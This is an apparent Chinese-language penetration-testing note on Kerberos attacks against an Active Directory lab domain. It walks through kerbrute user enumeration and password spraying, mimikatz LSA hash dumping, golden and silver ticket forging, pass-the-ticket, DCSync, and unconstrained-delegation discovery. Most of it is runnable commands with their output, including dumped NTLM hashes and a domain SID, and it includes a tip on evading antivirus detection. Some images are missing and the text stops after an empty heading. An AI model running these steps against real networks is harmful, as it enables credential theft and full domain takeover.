Kerberos协议利用

AS_REQ&AS_REP阶段

域内用户枚举

- 利用工具：通过`Kerberos`预认证过程快速枚举域内用户。从域外对域用户进行用户枚举和口令暴力破解
- 渗透技巧-通过Kerberos-pre-auth进行用户枚举和口令爆破：参考三好学生的文章进行学习。
- python实现的工具：支持对NTLM-hash的验证。

1. 枚举用户是否存在：适用场景不掌握域用户的口令，所以无法通过LDAP协议枚举出所有域用户，可以使用这种方式来验证用户是否存在

   `kerbrute.exe userenum --dc 192.168.138.138 -d sun.com -v ./userTop.txt`

   ```
   2022/10/20 09:42:48 >  [!] 10002@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] 8001@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] 8002@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] 123123@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] a@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] b@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] c@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] d@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] admins@sun.com - User does not exist
   2022/10/20 09:42:48 >  [+] VALID USERNAME:       administrator@sun.com
   2022/10/20 09:42:48 >  [!] base@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] user@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] root@sun.com - User does not exist
   2022/10/20 09:42:48 >  [+] VALID USERNAME:       leo@sun.com
   2022/10/20 09:42:48 >  [+] VALID USERNAME:       administrator@sun.com
   2022/10/20 09:42:48 >  [!] ceshi@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] super1@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] ceshi123@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] admin123@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] sysadmin@sun.com - User does not exist
   2022/10/20 09:42:48 >  [!] test@sun.com - User does not exist
   ```

2. 口令验证：在确定了用户存在以后，可以使用这个功能来验证口令是否正确。

   `kerbrute.exe passwordspray --dc 192.168.138.138 -d sun.com -v userTop.txt "123.com"`

   ```
   2022/10/20 09:46:44 >  [!] 11111111@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] sys@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] master@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] qweqwe@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] 22222222@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] 0admin@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] 0manager@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] Anonymous@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] administrator@sun.com:123.com - Invalid password
   2022/10/20 09:46:44 >  [!] Any@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] AUTOLOG1@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] wangshuai@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] zhangsan@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] lisi@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] liwei@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] administrator@sun.com:123.com - Invalid password
   2022/10/20 09:46:44 >  [!] lili@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] 1000@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] 1003@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] 1004@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] chengjie@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] 1002@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] 1001@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [+] VALID LOGIN:  leo@sun.com:123.com
   2022/10/20 09:46:44 >  [!] 1005@sun.com:123.com - User does not exist
   2022/10/20 09:46:44 >  [!] 1009@sun.com:123.com - User does not exist
   ```

黄金票据

> 在 `Kerberos` 协议中每一张 `TGT` 都是由 `krbtgt` 用户的 `NTLM-hash` 加密生成的，当我们获取到 `krbtgt` 用户的 `NTLM-hash` 之后便可以直接伪造任意用户的票据，这种攻击方式称为黄金票据。


1. 抓取用户 `Hash`： `mimikatz.exe "privilege::debug" "lsadump::lsa /patch" exit`


```
mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::lsa /patch
Domain : SUN / S-1-5-21-3388020223-1982701712-4030140183

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : df9f38f7839bf353c64e9e8522a33bc7

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 65dc23a67f31503698981f2665f9d858

RID  : 000003e8 (1000)
User : admin
LM   :
NTLM : 930ed7a168764a3cd04b1c7e525978d4

RID  : 00000456 (1110)
User : leo
LM   :
NTLM : afffeba176210fad4628f0524bfe1942

RID  : 000003e9 (1001)
User : DC$
LM   :
NTLM : 0d2f84e82acea768a2ce3ac5dbf13c51

RID  : 00000451 (1105)
User : WIN7$
LM   :
NTLM : 26828b63d37bb0e5ac93b66f525131bd
```

> 获取 `SID`： `S-1-5-21-3388020223-1982701712-4030140183` 和 `NTLM-Hash`： `65dc23a67f31503698981f2665f9d858`

2. 生成票据： `kerberos::golden /admin:administrator /domain:sun.com /sid:S-1-5-21-3388020223-1982701712-4030140183 /krbtgt:65dc23a67f31503698981f2665f9d858 /ticket:ticket.kirbi`

3. 注入票据：`kerberos::ptt ticket.kirbi`



> 理论上票据可以伪装成任意用户，直接伪装成域管可以直接获取域管权限。注入票据之后可以直接通过`IPC$`可以访问到域管机器的目录。
>
> 
>
>
> 注入票据之后可以通过`PsExec`直接执行命令，系统上线。


TGS_REQ&TGS_REP阶段

Kerberosast攻击

白银票据

> 在没有配置PAC的情况下，可以通过伪造`ST`来访问服务，但是只能访问特定服务器上的部分服务。假设已经获取DC服务器的机器账户`NTLM-Hash`，那就可以使用白银票据访问`LDAP`服务执行`DCSync`，也可伪造其他服务造成危害。


1. 获取DC服务器的机器账户`Hash`：`mimikatz.exe "privilege::debug" "lsadump::lsa /patch" exit`



> `DC$`机器账户`NTLM-Hash`：`0d2f84e82acea768a2ce3ac5dbf13c51`，域id：`S-1-5-21-3388020223-1982701712-4030140183`

2. 制作票据：`kerberos::golden /domain:sun.com /sid:S-1-5-21-3388020223-1982701712-4030140183 /target:dc.sun.com /service:ldap /rc4:0d2f84e82acea768a2ce3ac5dbf13c51 /user:zhangsan /ticket:ticket.kirbi`。`user`参数可以随意，`target`参数写域控的域名。
3. 注入票据：`kerberos::ptt ticker.kirbi`
4. 导出域内`Hash`：`lsadump::dcsync /domain:sun.com /user:krbtgt`，利用导出的`NTLM-Hash`可以制作黄金票据。


```
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /domain:sun.com /user:krbtgt
[DC] 'sun.com' will be the domain
[DC] 'DC.sun.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
ERROR kull_m_rpc_drsr_getDCBind ; RPC Exception 0x00000005 (5)

mimikatz # _
```



非约束委派


- Kerberos协议之非约束委派

- [基于非约束/约束委派的原理和利用]



> 在第二篇文章中详细介绍了非约束委派下`TGT`的获取。在上面这张微软官方流程图中，也可以看到在`AS_REP`之后，又发起了一次请求，获取一个可以转发的`TGT`票据，而非约束委派的机器缓存的也就是这张可转发的票据。
> 当`user`访问`service1`时，如果`service1`的服务账号如果开启了`Unconstrained Delegation`（非约束委派），则当`user`访问`service1`时会将`user`的`TGT`（带有可转发标记）发送给`service1`并保存在内存中以备下次重用，然后`service1`就可以利用这张`TGT`以`user`的身份去访问域内的任何服务（任何服务是指`user`能访问的服务）了。

1. 开启非约束委派。



2. 查找使用了约束委派的机器：`AdFind.exe -h 192.168.138.138 -u sun.com\leo -up 123.com -b dc=sun,dc=com -f "(&(objectCategory=computer)(objectClass=computer)`


`(userAccountControl:1.2.840.113556.1.4.803:=524288))" -dn`。使用`adFind`远程查找，可以避免`adFind`被查杀，`ldapsearch`也可以查找。

可以用ldap查询筛选。查找域中配置非约束委派的用户：


```
(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=524288))
```

查找域中配置非约束委派的主机：

